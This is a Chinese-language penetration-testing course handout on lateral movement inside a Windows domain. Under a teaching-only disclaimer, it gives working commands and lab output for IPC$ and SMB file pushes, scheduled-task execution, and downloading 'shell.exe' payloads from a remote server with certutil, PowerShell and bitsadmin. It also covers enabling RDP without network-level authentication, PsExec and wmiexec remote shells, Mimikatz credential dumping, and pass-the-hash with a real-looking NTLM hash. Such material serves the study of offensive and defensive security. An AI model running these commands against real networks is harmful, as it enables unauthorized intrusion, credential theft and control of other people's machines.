

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

内网横向移动

横向移动(Lateral Movement)是从一个感染主机迁移到另一个受感染主机的过程。一旦进入内部网络，测试人员就会将已被攻陷的机器作为跳板，继续访问或控制内网中的其他机器，直到获取机密数据或控制关键资产。

横向移动包括用来进入内部网络和控制网络上的远程系统的技术。

一、横向移动中的文件传输

1、通过网络共享

Windows 系统中的网络共享功能可以实现局域网之间的文件共享。提供有效的用户凭据，用户可以将文件从一台机器传输到另一台机器。

执行 `net share` 命令，获得 windows 系统默认开启的网络共享，其中 `C$` 为 C 盘共享，`ADMIN$` 为系统目录共享，`IPC$` (Internet Process Connection) 是为了让进程之间通信的一种“管道”，通过提供用户名密码建立了一条安全的、加密的、用于数据交换的通道。



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator>net share

共享名      资源
-----
C$          C:\
IPC$        C:\Windows
ADMIN$      C:\Windows\SYSVOL\sysvol\kele.lab\SCRIPTS
NETLOGON    C:\Windows\SYSVOL\sysvol
            Logon server share
SYSVOL      C:\Windows\SYSVOL\sysvol
            Logon server share
命令成功完成。

C:\Users\Administrator>
```

通过 IPC\$ 连接，不仅可以进行所有文件共享操作，还可以实现其他远程管理操作，如列出远程主机进程、在远程主机上创建计划任务或系统服务等，这在内网横向移动中起着至关重要的作用。

建立 IPC\$ 连接的条件：①远程主机开启了 IPC 连接。②远程主机的 139 端口和 445 端口开放。③获取了目标的账号密码

①与远程主机建立 IPC 连接

```
net use \\192.168.118.118\IPC$ "X123456@" /user:"administrator"
```

```
C:\Users\test.KELE>net use \\192.168.118.118\IPC$ "X123456@" /user:"administrator"  
命令成功完成。
```

②列出远程主机的 C 盘共享目录


```
dir \\192.168.118.118\c$
```

```
C:\Users\test.KELE>dir \\192.168.118.118\c$  
驱动器 \\192.168.118.118\c$ 中的卷没有标签。  
卷的序列号是 22AB-93F1  
  
\\192.168.118.118\c$ 的目录  
  
2013/08/22  23:52    <DIR>          PerfLogs  
2013/08/22  22:50    <DIR>          Program Files  
2013/08/22  23:39    <DIR>          Program Files (x86)  
2022/01/12  21:08    <DIR>          Users  
2023/10/03  18:15    <DIR>          Windows  
               0 个文件             0 字节  
               5 个目录 53,687,115,776 可用字节
```

③使用 copy 命令通过共享连接向远程主机上复制文件

```
copy .\you.exe \\192.168.118.118\C$
```

```
C:\Users\test.KELE>cd desktop  
  
C:\Users\test.KELE\Desktop>dir  
驱动器 C 中的卷没有标签。  
卷的序列号是 F47F-C2CC  
  
C:\Users\test.KELE\Desktop 的目录  
  
2023/10/03  20:06    <DIR>          .  
2023/10/03  20:06    <DIR>          ..  
2023/09/12  15:47             8,003,197 you.exe  
               1 个文件             8,003,197 字节  
               2 个目录 47,243,505,664 可用字节  
  
C:\Users\test.KELE\Desktop>copy .\you.exe \\192.168.118.118\C$  
已复制      1 个文件。
```



④使用 at 命令创建计划任务

at \\192.168.118.118 12:47 c:\you.exe #添加计划任务

2、搭建 smb 服务器

SMB(Server Message Block, 服务器消息块), 又称 CIFS(Common Internet File System, 网络文件共享系统), 主要功能是使网络上的计算机能够共享计算机文件、打印机、串行端口和通信等资源。SMB 消息一般用 NetBIOS 协议或者 TCP 发送, 分别使用 139 或 445 端口, 目前倾向于使用 445 端口。

实战中测试人员可以在自己的服务器或当前所控制内网主机上搭建 SMB 服务器, 将需要的文件放到 smb 服务器的共享目录, 并指定 UNC 路径, 让横向移动的目标主机能远程加载 SMB 共享的文件。注意, 需要使用 SMB 匿名共享, 并且搭建的 SMB 服务器能被目标访问到。

①、在 linux 系统上, 利用 smbserver.py 搭建 smb 服务器

```
mkdir /root/share  
impacket-smbserver evilsmb /root/share -smb2support
```

②、在 windows 系统上, 如果已经获得了管理员权限, 可以配置 SMB 匿名共享

也可以通过 Invoke-BuildAnonymousSMBServer.ps1 在本地快速启动一个匿名共享。需要本地管理员权限执行 (以管理员权限运行 cmd, 键入管理员账号密码: administrator/X123456@)

开启可匿名访问的文件共享服务器:

```
powershell -exec bypass -command "import-module ./Invoke-BuildAnonymous  
SMBServer.ps1;Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Enable"
```

```
C:\Users\test.KELE\Desktop>powershell -exec bypass -command "import-module ./Invoke-BuildAnonymousSMBServer.ps1;Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Enable"
[+] Enable the Anonymous SMB Server
[1] Add permissions for the target path: c:\share
已处理的文件: c:\share
已处理的文件: c:\share\you.exe
已成功处理 2 个文件; 处理 0 个文件时失败
[2] Create the net share for the target path: c:\share
smb 共享成功。

[3] Enable the Guest account
命令成功完成。

[4] Set the share that can be accessed anonymously
操作成功完成。
[5] Let Everyone permissions apply to anonymous users
操作成功完成。
```

```
C:\Users\test.KELE\Desktop>net share

共享名      资源                注解
-----
ADMIN$      C:\Windows          远程管理
C$          C:\                  默认共享
IPC$        C:\                  远程 IPC
123         C:\Users\jack\Desktop\123
smb         c:\share
Users       C:\Users
命令成功完成。
```

访问地址: <\\192.168.118.100\smb>



关闭可匿名访问的文件共享服务器:

```
Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Disable
```

3、通过 Windows 自带工具

① Certutil

```
python -m http.server #启动 http 服务
```

```
D:\工作\ZWXA\03 后渗透\03 工具&免杀\03 免杀>python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:10.0.2.24 - - [16/Oct/2023 11:05:59] "GET /you.exe HTTP/1.1" 200 -
-----
Exception occurred during processing of request from ('::ffff:10.0.2.24', 50175, 0, 0)
Traceback (most recent call last):
  File "D:\软件\python\lib\socketserver.py", line 683, in process_request_thread
    self.finish_request(request, client_address)
  File "D:\软件\python\lib\socketserver.py", line 360, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "D:\软件\python\lib\http\server.py", line 653, in __init__
```

```
certutil -urlcache -f http://IP:Port/shell.exe C:\temp\shell.exe
```

```
C:\Users\kele>certutil -urlcache -f http://10.0.2.25:8000/you.exe C:\temp\you.exe
**** 联机 ****
CertUtil: -URLCache 命令成功完成。
```

② Powershell

```
powershell -c iex(new-object system.net.webclient).downloadfile('http://IP:Port/shell.exe','C:\temp\shell.exe')
```

```
powershell wget -uri http://IP:Port/shell.exe -outfile C:\temp\shell.exe
```

```
C:\Users\kele>powershell wget -uri http://10.0.2.25:8000/you.exe -outfile c:\users\kele\you.exe
C:\Users\kele>
```

③ BITSAdmin

```
bitsadmin /transfer test http://IP:Port/shell.exe C:\shell.exe
```

二、远程桌面利用

1、确定远程桌面是否开启

若字段为 0(0x0)，则说明 RDP 服务已启动；若为 1(0x1)，则 RDP 服务已禁用。

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
```

```
Telnet 192.168.118.118 3389
```

2、开启与关闭远程桌面服务

开启远程桌面服务，注意需要 system 权限

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

关闭"仅允许运行使用网络级别身份验证的远程桌面的计算机连接"(鉴权)

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal S
erver\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0
```

设置防火墙策略放行 3389 端口

```
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP
dir=in localport=3389 action=allow
```


三、PsExec 远程控制

PsExec 是微软官方提供的一款 Windows 远程控制工具，可以根据凭据在远程系统上执行管理操作，并且可以获得与命令行几乎相同的时效交互性。

PsExec 的原理是通过 SMB 连接到服务器端的 **Admin\$** 共享，并释放名为 **psexesvc.exe** 的二进制文件，然后注册 **PSECVSVC** 服务。当客户端执行命令时，服务端通过 **PSECVSVC** 启动相应的程序执行命令并回显数据。运行结束后，**PSECVSVC** 服务会被删除。

用 PsExec 进行远程操作的条件:① 远程主机开启了 **Admin\$** 共享。② 远程主机未开启防火墙或放行 445 端口。③ 目标账号密码（登陆域控时需要拥有 **域管理员组** 内账号密码）

```
net group "domain admins" /domain #查看域管理员
```



```
C:\Users\test.KELE\Desktop\impacket-examples-windows-master\impacket-examples-wi
ndows-master>net group "domain admins" /domain
这项请求将在域 kele.lab 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员
成员

-----
Administrator
命令成功完成。
```

```
psexec kele/administrator:X123456@@192.168.118.118
```



```
C:\Users\test\KELF\Desktop\impacket-examples-windows-master\impacket-examples-wi
ndows-master>psexec kele/administrator:X123456@@192.168.118.118
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.118.118.....
[*] Found writable share ADMIN$
[*] Uploading file RxUEDbMb.exe
[*] Opening SUCManager on 192.168.118.118.....
[*] Creating service zfcT on 192.168.118.118.....
[*] Starting service zfcT.....
[!] Press help for extra shell commands

C:\Windows\system32>ipconfig

Windows IP Configuration

IPv4 . . . . . : 192.168.118.118
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Windows\system32>
```

四、WMI 的利用

WMI(Windows Management Instrumentation, Windows 管理规范)是一项核心的 Windows 管理技术,用户可以通过 WMI 管理本地和远程计算机。在横向移动时,测试人员可以利用 WMI 提供的管理功能,通过已获取的用户凭据与本地或远程主机进行交互,并控制其执行各种行为。目前有两个常见的利用方法:①通过调用 WMI 的类方法进行远程执行,如 Win32_Process 类中的 Create 方法可以在远程主机上创建进程,Win32_Product 类中的 Install 方法在远程主机上安装恶意的 MSI;②远程部署 WMI 事件订阅,在特定的条件发生时触发工具。

利用 WMI 横向移动需要具备以下条件：① 远程主机的 WMI 服务是开启状态(默认开启)；② 远程主机防火墙放行 139 端口。③目标账号密码（登陆域控时需要拥有域管理员组内账号密码）

1、常见利用工具

① wmiexec

```
wmiexec.exe kele/administrator:"X123456@"@192.168.118.118 "whoami"
```

```

C:\Users\test_KELE\Desktop\impacket-examples-windows-master\impacket-examples-wi
ndows-master>wmiexec.exe god/administrator:X123456@192.168.118.118 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
kele\administrator

C:\Users\test_KELE\Desktop\impacket-examples-windows-master\impacket-examples-wi
ndows-master>wmiexec.exe god/administrator:X123456@192.168.118.118 ipconfig
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::ccec:b98d:9fe5:3fc8%12
    IPv4 地址 . . . . . : 192.168.118.118
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . :

```

wmiexec.exe kele/administrator:"X123456@"@192.168.118.118

```

C:\Users\test_KELE\Desktop\impacket-examples-windows-master\impacket-examples-wi
ndows-master>wmiexec.exe god/administrator:X123456@192.168.118.118
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
kele\administrator

C:\>ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::ccec:b98d:9fe5:3fc8%12
    IPv4 地址 . . . . . : 192.168.118.118
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . :

```

五、哈希传递攻击

哈希传递攻击(Pass The Hash, PTH)是一种针对 NTLM 协议的攻击技术。在 NTLM 身份认证的第三步生成 Response 中，客户端直接使用用户的 NTLM 哈希值进行计算，用户的明文密码不参与整个认证过程。也就是说，在 Windows 系统中只使用用户哈希值对访问资源的用户进行身份认证。

因此，当测试人员获得有效的用户名和密码哈希值后，就能够使用该信息对远程主机进行身份认证，不需要暴力破解明文密码即可获得主机权限。

在域环境中，用户登录计算机一般使用的是域账户，并且大多数计算机在安装时可能会使用相同的本地管理员账户和密码。因此，在域环境中进行哈希传递往往可以批量获取内网主机权限。

1、哈希传递攻击的利用

这里通过 Mimikatz 和 Impacket 项目中的常用工具来进行演示。相关的利用工具还有很多，如 CrackMapExec、PowerShell、Evil-Winrm 等。

(1)、利用 Mimikatz 进行 PTH

① 将 Mimikatz 上传到跳板机并执行以下命令，抓取用户的哈希（需要高权限）

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit
```

```
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /xxx Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com xxx/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords full


Authentication Id : 0 ; 2893567 (00000000:002c26ff)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : KELE
Logon Server      : DC
Logon Time        : 2023/10/4 0:47:41
SID               : S-1-5-21-268848477-2406937525-388088100-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : KELE
* LM       : aada8eda23213c02b0d3662b97ebd58
* NTLM     : a39e8292b81bb373d37dd6c360647eb9
* SHA1     : 4e2e43e440760b15dd40f28da78993a234f6a49c
```

② 利用抓取到的域管理员的 NTLM Hash 进行哈希传递

```
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:Administrator /domain:kele.lab /ntlm:a39e8292b81bb373d37dd6c360647eb9" exit
```

弹出一个新的命令窗口，在新的命令行中具有域管理员权限。



(2)、利用 impacket 进行 PTH

Impacket 中具有远程执行功能的几个脚本几乎都可以进行哈希传递攻击，常见的有 `psexec`, `smbexec`, `wmiexec`。

以 psexec 为例

```
psexec kele.lab/administrator@192.168.118.118 -hashes :a39e8292b81bb373d37dd6c360647eb9
```

注：有的哈希传递工具需要同时填上 LMHash:NTHash，如果只获取到了 NTHash 部分，那么 LMHash 部分可以用 32 个 0 替代。

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter {MAC}:
    IPv4 . . . . . : 192.168.118.118
    Subnet Mask . . . . . : 255.255.255.0
```